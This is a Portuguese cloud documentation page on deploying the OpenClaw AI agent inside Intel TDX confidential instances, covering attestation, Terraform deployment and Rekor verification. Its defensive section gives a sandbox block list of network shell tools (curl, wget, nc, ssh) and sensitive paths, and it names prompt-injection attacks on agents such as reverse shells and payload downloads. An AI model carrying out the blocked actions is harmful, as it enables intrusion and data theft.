Os agentes de IA lidam com conversas de usuários, chamadas de ferramentas externas, memória de longo prazo e credenciais de service em tempo de execução, o que expõe uma superfície de ataque muito maior do que a de aplicativos tradicionais. As instâncias de computação confidencial heterogêneas gn8v-tee do Alibaba Cloud utilizam a computação confidencial Intel TDX e NVIDIA GPU para fornecer um ambiente de execução confiável (TEE) completo. Implante o framework de agente de IA de código aberto OpenClaw nessas instâncias para obter proteção de dados no nível de hardware, atestação remota e verificabilidade da cadeia de suprimentos, garantindo segurança de ponta a ponta para a inferência de modelos e interações do usuário.
Visão geral
A solução Confidential Agent implanta o OpenClaw em instâncias gn8v-tee que suportam Intel TDX (Trust Domain Extensions). O modelo Qwen3,6-35B-A3B Mixture of Experts (MoE) é executado localmente na instância, de modo que a execução do agente e a inferência do modelo permanecem inteiramente dentro do domínio de confiança TDX, sem chamar nenhuma API de service de terceiros. A entrada do usuário, os pesos do modelo, os estados intermediários de inferência e a saída da IA nunca saem do limite de confiança da instância confidencial durante o processamento.
A gn8v-tee é uma família de instâncias de computação confidencial baseada em GPU lançada pelo Alibaba Cloud. Ela integra a criptografia de hardware Intel TDX e a aceleração NVIDIA GPU para atender aos requisitos de desempenho de inferência de IA e conformidade com a segurança de dados. Este tópico usa ecs.gn8v-tee.4xlarge como exemplo, executando o Alibaba Cloud Linux 3 na zona cn-beijing-l. Para cargas de trabalho maiores, escale horizontalmente para tipos de instância com múltiplas GPUs.
Arquitetura de segurança
Todos os dados principais na implantação do Confidential Agent permanecem dentro do limite do TEE. Os três tipos de ativos a seguir são rigorosamente protegidos:
|
Ativo protegido |
Descrição |
|
Privacidade da conversa do usuário |
Entrada do usuário, contexto de execução de ferramentas e respostas da IA, que podem conter informações confidenciais, como informações de identificação pessoal (PII), prontuários médicos e dados financeiros. |
|
Memória e estado do agente |
Memória de longo prazo, configurações e arquivos SKILL no OpenClaw, que se tornam alvos de alto valor ao longo do tempo. |
|
Credenciais de service |
Credenciais OAuth para plataformas de IM como o DingTalk, chaves de API externas e tokens de gateway. |
A arquitetura de segurança possui cinco camadas, de baixo para cima: hardware, cadeia de inicialização, tempo de execução, gerenciamento de chaves e comunicação:
|
Camada de proteção |
Mecanismo |
|
Hardware |
O Memory Encryption Engine (MEE) do Intel TDX criptografa de forma transparente toda a memória do convidado. O provedor de cloud não consegue ler o texto simples. |
|
Cadeia de inicialização |
UKI (Unified Kernel Image) + dm-verity rootfs para proteção contra violações. A atestação remota verifica a integridade do tempo de execução. Os valores de referência da cadeia de suprimentos são registrados no log de transparência do Rekor. |
|
Tempo de execução |
O sandbox de política PEP bloqueia comandos de alto risco e o acesso a caminhos confidenciais, impedindo a escalada de privilégios causada por injeção de prompt. |
|
Gerenciamento de chaves |
O sistema injeta as chaves de criptografia de disco por meio de um desafio de atestação remota durante a inicialização, e o usuário as mantém localmente. O provedor de cloud não está envolvido. |
|
Comunicação |
Criptografia de ponta a ponta RATS-TLS. O sistema estabelece o canal criptografado somente após a atestação remota verificar a identidade da instância. A criptografia protege toda a comunicação em trânsito. |
Fluxo de trabalho de implantação

Auditoria de código source: O responsável pela implantação audita o código source do negócio e confirme a ausência de códigos maliciosos ou backdoors.
Compilação de artefatos e publicação de valores de referência de software: Compile uma imagem de sistema operacional leve que contenha apenas o service OpenClaw a partir do código source auditado e carregue a assinatura SLSA dos artefatos de compilação no log de transparência do Rekor para publicar os valores de referência do software.
Criação de uma instância confidencial: Crie uma instância de computação confidencial gn8v-tee usando a imagem compilada.
Auditoria de atestação remota e upload de recursos confidenciais: O responsável pela implantação usa a ferramenta de implantação para realizar a atestação remota na instância e verifique se ela é executada em hardware TDX genuíno. Após a verificação, o sistema carrega automaticamente recursos confidenciais, como chaves de criptografia de disco e credenciais de bot do DingTalk.
Acesso ao OpenClaw: Os usuários acessam o OpenClaw diretamente por meio de um navegador web, cliente de desktop ou terminal TUI, ou indiretamente por meio de plataformas de IM como o DingTalk.
Auditoria de atestação remota e transmissão criptografada: Antes de estabelecer uma conexão, o cliente de gateway confiável recupera os valores de referência de software do Rekor e os valores de referência de hardware do Intel PCCS e RIM/OCSP. Após concluir a verificação de atestação remota, o sistema estabelece um canal criptografado RATS-TLS. A criptografia protege toda a comunicação de ponta a ponta.
Pré-requisitos
Ative o Alibaba Cloud ECS e verifique se a sua conta tem permissões e crie instâncias gn8v-tee.
-
Prepare uma instância ECS que execute o Alibaba Cloud Linux 3 (uso geral ou outro tipo) como máquina de implantação, com pelo menos 80 GB de espaço em disco disponível.
ImportanteUse a máquina de implantação apenas para operações de implantação. Uma instância de uso geral é suficiente, não sendo necessária uma instância gn8v-tee. Nas etapas subsequentes, execute os comandos na máquina de implantação e crie a instância gn8v-tee.
Obtenha um par de AccessKey do Alibaba Cloud. Recomendamos o uso de uma função RAM ou credenciais temporárias STS.
Para usar a integração com o DingTalk, crie um aplicativo corporativo interno do DingTalk e obtenha as credenciais necessárias.
Procedimento
Etapa 1: Compile uma imagem confiável contendo o OpenClaw e o mecanismo de inferência vLLM
Execute as seguintes tarefas na máquina de implantação (uma instância Alibaba Cloud Linux 3): baixe o código source, instale as dependências, gere as chaves, configure os recursos de cloud e compile a imagem confiável.
-
Faça logon em uma instância ECS.
Acesse ECS console - Instances. No canto superior esquerdo, selecione a região e o grupo de recursos da instância de destino.
Acesse a página de detalhes da instância de destino. Clique em Connect e selecione Workbench. Defina o método de conexão como Terminal Connection, insira seu nome de usuário e senha e faça logon no terminal gráfico.
-
Baixe o código source do projeto.
cd ~/ git clone https://github.com/inclavare-containers/confidential-agent cd confidential-agent -
Instale todas as dependências de software necessárias.
make install-depsEste comando instala o docker, Terraform, Go, Python, cosign, rekor-cli e outras ferramentas necessárias para compilação e implantação.
-
Gere as chaves de criptografia e os arquivos de configuração necessários para a implantação.
make generate-secretsApós a geração das chaves, edite
secrets/openclaw-vllm.jsone substitua os placeholders por valores reais, como credenciais de aplicativos do DingTalk e configurações de modelo. A tabela a seguir descreve os placeholders:Placeholder
Descrição
Como obter
<DINGTALK_BOT_CLIENT_ID>ClientId do bot do DingTalk
Consulte DingTalk Bot + OpenClaw. Crie um aplicativo no DingTalk Developer Portal para obter o valor.
<DINGTALK_BOT_CLIENT_SECRET>ClientSecret do bot do DingTalk
O mesmo de cima. Obtenha o valor na página de detalhes do aplicativo.
-
Configure o arquivo de variáveis do Terraform.
NotaO Terraform é uma ferramenta de Infraestrutura como Código (IaC) de código aberto que automatiza a criação, modificação e gerenciamento de versões de recursos e service de cloud no Alibaba Cloud por meio de arquivos de configuração declarativos. Nesta solução, o Terraform automatiza a implantação de instâncias confidenciais.
cp terraform/terraform.tfvars.example terraform/terraform.tfvarsEdite o arquivo
terraform/terraform.tfvarse configure os parâmetros principais conforme descrito na tabela a seguir.Parâmetro
Valor recomendado
Descrição
zone_id"cn-beijing-l"Uma zona compatível com a família de instâncias gn8v-tee
vpc_cidr"10.0.0.0/16"Bloco CIDR da VPC
vswitch_cidr"10.0.1.0/24"Bloco CIDR do vSwitch
security_group_allowed_cidrO bloco CIDR de IP do ambiente cliente que precisa acessar o service OpenClaw
Faixa de IP de origem permitida pelo grupo de segurança
ImportanteO valor padrão de
security_group_allowed_cidré0.0.0.0/0. Em ambientes de produção, altere esse valor para um bloco CIDR de IP específico e permita apenas os endereços IP de origem necessários. -
Exporte suas credenciais de acesso do Alibaba Cloud para que o Terraform crie recursos de cloud.
export ALICLOUD_ACCESS_KEY="<YOUR_ACCESS_KEY>" export ALICLOUD_SECRET_KEY="<YOUR_SECRET_KEY>"NotaRecomendamos o uso de uma função RAM ou credenciais temporárias (STS) para evitar o armazenamento de longo prazo de pares de AccessKey. Para obter informações sobre como crie um par de AccessKey, consulte Create an AccessKey pair.
-
Compile uma imagem confiável que contenha o OpenClaw e o mecanismo de inferência vLLM.
make build PROFILE=openclaw-vllmNotaA primeira compilação envolve etapas como a instalação do driver da GPU. Aguarde a conclusão do processo.
Após a conclusão da compilação, o sistema gera as duas imagens a seguir:
Tipo de imagem
Descrição
Imagem de produção
Versão com segurança reforçada, com o servidor SSH removido e apenas o tempo de execução mínimo mantido, para implantação em produção
Imagem de depuração
Mantém o acesso SSH e ferramentas de depuração, apenas para solução de problemas
Durante o processo de compilação, o sistema também carrega os valores de referência da imagem no log de transparência do Rekor e gera um arquivo de metadados
.rekor-meta.jsonpara verificação durante a implantação.
Etapa 2: Implante a imagem confiável em uma instância
Implante a imagem confiável em uma instância gn8v-tee e estabeleça um canal criptografado de ponta a ponta por meio do TNG.
-
Na máquina de implantação, execute o seguinte comando para criar uma instância gn8v-tee usando a imagem confiável. Após a criação da instância, o sistema realiza a atestação remota na instância e carrega os recursos confidenciais.
make deploy PROFILE=openclaw-vllm RV_MODE=rekorA tabela a seguir descreve os parâmetros principais:
Parâmetro
Descrição
PROFILE=openclaw-vllmO perfil de implantação a ser usado
RV_MODE=rekorVerifica os valores de referência da imagem por meio do log de transparência do Rekor durante a implantação
A implantação cria os seguintes recursos na cloud:
Bucket do OSS: Um espaço de armazenamento privado usado para carregar e hospedar a imagem confiável da VM (.qcow2).
Imagem personalizada do ECS: Importada do arquivo de imagem do OSS para a biblioteca de imagens personalizadas do Alibaba Cloud ECS.
Instância de computação confidencial com GPU do ECS: Uma instância de computação confidencial ecs.gn8v-tee.4xlarge anexada ao grupo de segurança e ao vSwitch. Os parâmetros de inicialização do UKI incluem a configuração do desafio de atestação remota.
Grupo de segurança: Abre o SSH (porta 22) e o TNG (porta 18789), permitindo acesso apenas do bloco CIDR especificado.
NotaPor padrão, o sistema implanta a imagem de depuração. Para implantar a imagem de produção (sem acesso SSH), especifique manualmente o arquivo de imagem.
ImportanteDurante a implantação, o sistema carrega a imagem no OSS e baixe os modelos do ModelScope, o que requer acesso à Internet e incorre em cobranças de tráfego.
-
Inicie o TNG Client na máquina de implantação para estabelecer um canal criptografado RATS-TLS entre a máquina de implantação e a instância gn8v-tee baseada em cloud.
make connect-tngApós uma conexão bem-sucedida, a saída mostra as URLs HTTP e WebSocket e o token de acesso para o OpenClaw. A criptografia RATS-TLS protege toda a comunicação subsequente.
-
Verifique se o service OpenClaw está pronto por meio do túnel TNG.
curl -s http://localhost:18789/healthApós o retorno de um status íntegro, acesse o service.
Etapa 3: Acesse o service OpenClaw protegido por computação confidencial
Quando o service estiver pronto, acesse o OpenClaw por meio de qualquer um dos quatro métodos a seguir.
Método 1: Por meio do chat do DingTalk
Encontre o bot configurado no DingTalk e envie uma mensagem para iniciar uma conversa com o OpenClaw.

Método 2: Por meio da interface web baseada em navegador
Preparação: Estabeleça o encaminhamento de porta da sua máquina local para a máquina de implantação
O comando make connect-tng na Etapa 2 é executado na máquina de implantação e vincula o túnel TNG a localhost:18789 na máquina de implantação. Configure o encaminhamento de porta SSH da sua máquina local para a máquina de implantação:
ssh -L 18789:127.0.0.1:18789 root@<deployment machine IP>Depois de estabelecer o encaminhamento de porta, o acesso a localhost:18789 em um navegador ou cliente na sua máquina local equivale ao acesso ao túnel TNG na máquina de implantação.
Acesso por meio de um navegador
Depois de configurar o encaminhamento de porta SSH na sua máquina local, acesse http://localhost:18789/openclaw no seu navegador para abrir o painel de controle web. Insira o token do OpenClaw da Etapa 2 para acessar o service.

Método 3: Por meio do cliente de desktop OpenClaw
Preparação: Estabeleça o encaminhamento de porta da sua máquina local para a máquina de implantação
O comando make connect-tng na Etapa 2 é executado na máquina de implantação e vincula o túnel TNG a localhost:18789 na máquina de implantação. Configure o encaminhamento de porta SSH da sua máquina local para a máquina de implantação:
ssh -L 18789:127.0.0.1:18789 root@<deployment machine IP>Depois de estabelecer o encaminhamento de porta, o acesso a localhost:18789 em um navegador ou cliente na sua máquina local equivale ao acesso ao túnel TNG na máquina de implantação.
Acesso por meio do cliente de desktop
Instale o cliente de desktop OpenClaw na sua máquina local, configure o modo remoto, defina o endereço de conexão como ws://localhost:18789 e insira o token do OpenClaw da Etapa 2.
Método 4: Por meio do TUI do OpenClaw
Instale o OpenClaw como cliente na máquina de implantação:
npm install -g openclaw@latest --registry=https://registry.npmmirror.comEm seguida, execute o seguinte comando na máquina de implantação para iniciar o TUI do OpenClaw e conectar-se à instância remota do OpenClaw:

openclaw tui --url ws://localhost:18789 --token <gateway-token>Substitua <gateway-token> pelo token de gateway do OpenClaw obtido na Etapa 2.
Ao se conectar pela primeira vez por meio do TUI, uma mensagem pairing required será exibida. Acesse http://localhost:18789/openclaw no seu navegador, encontre o dispositivo com autorização pendente na página Nodes e clique em Approve para concluir a autorização. Em seguida, retorne ao TUI.
Após a conclusão da autorização, o TUI estará pronto para a conversa:
Etapa 4 (opcional): Libere recursos
Quando não precisar mais do service, execute o seguinte comando para liberar todos os recursos de cloud:
make destroy PROFILE=openclaw-vllmEsta operação é irreversível e exclui a instância ECS e os recursos de rede relacionados. Certifique-se de que não precisa mais dos dados na instância e execute este comando.
Verificação de segurança
Verifique a confiabilidade do ambiente de tempo de execução

O OpenClaw inclui uma habilidade integrada tdx-remote-attestation que aciona automaticamente a atestação remota ao receber perguntas relacionadas à segurança, verificando o status de segurança do ambiente de tempo de execução atual.
Como acionar: Faça perguntas relacionadas à segurança no DingTalk, Web ou TUI, como "Meus dados estão seguros?" ou "Este ambiente é confiável?".
Conteúdo retornado:
|
Item de verificação |
Descrição |
|
Status de confiança do hardware |
Um valor de hardware de 32 ou inferior indica que a verificação foi aprovada |
|
Tipo de TEE |
Domínio de Confiança Intel TDX |
|
Proteção de criptografia de memória |
Confirma que o Memory Encryption Engine está ativado |
|
Integridade da cadeia de inicialização do UKI |
Verifica a consistência dos valores de medição dos componentes |
Verifique a aplicação da política PEP
O PEP (Policy Enforcement Point) é um mecanismo de controle de tempo de execução para agentes de IA confidenciais. Quando um agente como o OpenClaw executa um comando por meio da ferramenta exec, a solicitação passa primeiro pelo cai-pep para correspondência de política e, em seguida, o sistema a executa em um sandbox docker isolado (modo de rede none). As políticas configuráveis aplicam restrições obrigatórias às ferramentas disponíveis para o agente, evitando riscos de segurança causados por injeção de prompt malicioso.
O PEP fornece três camadas de proteção:
Bloqueio no nível de comando: Rejeita comandos de alto risco com base em uma lista de bloqueios, como
curl,wget,nc,sshedocker.Bloqueio no nível de caminho: Impede o acesso a caminhos confidenciais, como
/etc,/proc,/roote/home/openclaw/.openclaw.Isolamento de rede: O sandbox não tem acesso à rede. Mesmo que um comando contorne a lista de bloqueios, não é possível estabelecer conexões de saída.
O arquivo de política padrão está em ~/confidential-agent/image/customize/files/cai-pep-default-policy.json na máquina de implantação. Se precisar, modifique a lista de bloqueios de comandos, a lista de bloqueios de caminhos e os limites de recursos antes de compilar a imagem.
Se um agente for comprometido por injeção de prompt malicioso e um atacante tentar estabelecer um reverse shell ou baixar um payload malicioso, o PEP bloqueia automaticamente essas operações de alto risco:
|
Método de ataque |
Comando de exemplo |
Motivo do bloqueio |
|
Reverse shell |
|
O |
|
Download de payload malicioso |
|
O |
|
Leitura de arquivos confidenciais |
|
O |
Verifique a integridade da cadeia de suprimentos
A implantação usa o log de transparência do Rekor por padrão para armazenar valores de referência de imagem. Durante a atestação remota, o sistema recupera automaticamente os valores de referência do Rekor para verificação. Audite as entradas de log do Rekor para verifique a integridade da cadeia de suprimentos usando os métodos a seguir.
Visualize os registros do Rekor
Após a conclusão da compilação, encontre o índice de log e a URL da entrada do registro na máquina de implantação:
cat ~/confidential-agent/image/output/slsa-output-cai-openclaw-vllm-debug-*/rekor-v1-upload.txtSaída de exemplo:
Created entry at index 1205944956, available at: https://rekor.sigstore.dev/api/v1/log/entries/<uuid>Verifique a prova de inclusão
A prova de inclusão confirma que a entrada contendo os valores de referência da imagem existe na Raiz de Merkle do log do Rekor.
rekor-cli verify --log-index 1205944956 --rekor_server https://rekor.sigstore.devSe a saída contiver dois valores de hash idênticos, a verificação é bem-sucedida:
Computed Root Hash: 1291abcee27148a4c00241ba8719f798ce060e8a5ccc8b18249017c25c6d0090
Expected Root Hash: 1291abcee27148a4c00241ba8719f798ce060e8a5ccc8b18249017c25c6d0090
Verifique a prova de consistência
A prova de consistência confirma que uma Raiz de Merkle mais antiga (Raiz A) é um prefixo ou estado histórico de uma Raiz de Merkle mais nova (Raiz B), garantindo que as entradas de valores de referência armazenadas no Rekor não foram violadas ou excluídas.
rekor-cli loginfo --rekor_server https://rekor.sigstore.devSe a saída contiver o seguinte conteúdo, a verificação é bem-sucedida:
Verification Successful!Configuração do grupo de segurança
Durante o make deploy, o sistema cria as regras do grupo de segurança automaticamente. Se precisar modificar o grupo de segurança posteriormente, certifique-se de que ele contenha as seguintes regras:
|
Porta |
Protocolo |
Descrição |
Recomendação de segurança |
|
22 |
TCP |
Gerenciamento remoto SSH (apenas imagem de depuração) |
Restrinja o IP de origem à rede de gerenciamento |
|
18789 |
TCP |
Endpoint do túnel TNG (RATS-TLS), usado para acessar o service OpenClaw |
Restrinja o IP de origem ou o acesso por meio do TNG |
Importante : Em ambientes de produção, certifique-se de alterarsecurity_group_allowed_cidrpara um bloco CIDR de IP de gerenciamento específico. Evite usar0.0.0.0/0.
FAQ
-
O make build falha com erro de dependência ausente
Verifique se todas as dependências estão instaladas e se o espaço em disco é suficiente:
make install-deps
df -h /
Se isso não resolver o problema, execute
make clean-imagepara limpar os artefatos de compilação e recompilar. -
O make deploy falha com NoSetRoletoECSServiceAcount
Este erro indica que a função de importação de imagem do ECS não está autorizada. Resolva-o executando uma das seguintes operações:
Faça logon no console do Alibaba Cloud, acesse ECS > Images > Import Image e clique em Authorize e crie a função
AliyunECSImageImportDefaultRole.No console do RAM, conceda a política
AliyunOSSFullAccessà funçãoAliyunECSImageImportDefaultRole.
-
O service não está respondendo
Verifique se a imagem de depuração está implantada (a imagem de produção não inclui SSH).
Reimplante e verifique se o
make deployé concluído sem erros.Implante a imagem de depuração e conecte-se por meio de SSH e verifique os logs e solucionar problemas.
-
A verificação local do TNG falha
Verifique se o contêiner Trustee local está em execução e íntegro:
# Verify the local Trustee container is running docker ps | grep cai-local-trustee # Check Trustee health status curl http://127.0.0.1:18081/api/health # If Trustee is not ready, re-run make connect-tng -
O cai-pep rejeita todas as chamadas de ferramenta
Implante a imagem de depuração e conecte-se por meio de SSH e verifique os logs do cai-pep e descobrir o motivo específico do bloqueio.